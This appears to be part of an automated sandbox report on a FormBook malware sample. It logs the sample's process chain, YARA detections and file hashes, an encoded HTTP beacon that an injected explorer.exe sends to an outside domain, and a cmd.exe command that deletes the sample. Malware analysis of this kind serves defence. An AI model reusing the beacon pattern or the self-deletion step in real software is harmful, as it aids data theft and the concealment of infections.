3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49771	75.2.81.221	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:26:06.599775076 CEST	5667	OUT	GET /dy8g/?6l-=6lY0&A4Ll=ECrCAtcV2n6MmfvkEdEbFHcY5Y6SYRzoX56/iPQe4p5qRx/lRHZ+fK1TxUIBKPcHvB2GVYbV9w== HTTP/1.1 Host: www.thenorthgoldline.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 22, 2021 18:26:06.760885954 CEST	5668	IN	HTTP/1.1 403 Forbidden Date: Tue, 22 Jun 2021 16:26:06 GMT Content-Type: text/html Content-Length: 146 Connection: close Server: nginx Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: PQMW0W5h3X.exe PID: 6528 Parent PID: 6056

General

Start time:	18:24:06
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\PQMW0W5h3X.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PQMW0W5h3X.exe'
Imagebase:	0x400000
File size:	205167 bytes
MD5 hash:	6B26DB585F40E14B00B5ADDA57E595DD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.334729011.00000000022C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.334729011.00000000022C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.334729011.00000000022C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities — Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: PQMW0W5h3X.exe PID: 6608 Parent PID: 6528

General

Start time:	18:24:07
Start date:	22/06/2021
Path:	C:\Users\user\Desktop\PQMW0W5h3X.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PQMW0W5h3X.exe'
Imagebase:	0x400000
File size:	205167 bytes
MD5 hash:	6B26DB585F40E14B00B5ADDA57E595DD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.331749144.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.331749144.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.331749144.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.382158559.0000000000D10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.382158559.0000000000D10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.382158559.0000000000D10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.381684238.00000000009A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.381684238.00000000009A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.381684238.00000000009A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.381493232.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.381493232.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.381493232.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities — Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 6608

General

Start time:	18:24:11
Start date:	22/06/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6820 Parent PID: 3440

General

Start time:	18:24:30
Start date:	22/06/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x140000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.593356978.00000000002C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.593356978.00000000002C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.593356978.00000000002C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.594178697.0000000004250000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.594178697.0000000004250000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.594178697.0000000004250000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.594004025.0000000002C00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.594004025.0000000002C00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.594004025.0000000002C00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 7032 Parent PID: 6820

General

Start time:	18:24:33
Start date:	22/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PQMW0W5h3X.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 7040 Parent PID: 7032

General

Start time:	18:24:34
Start date:	22/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis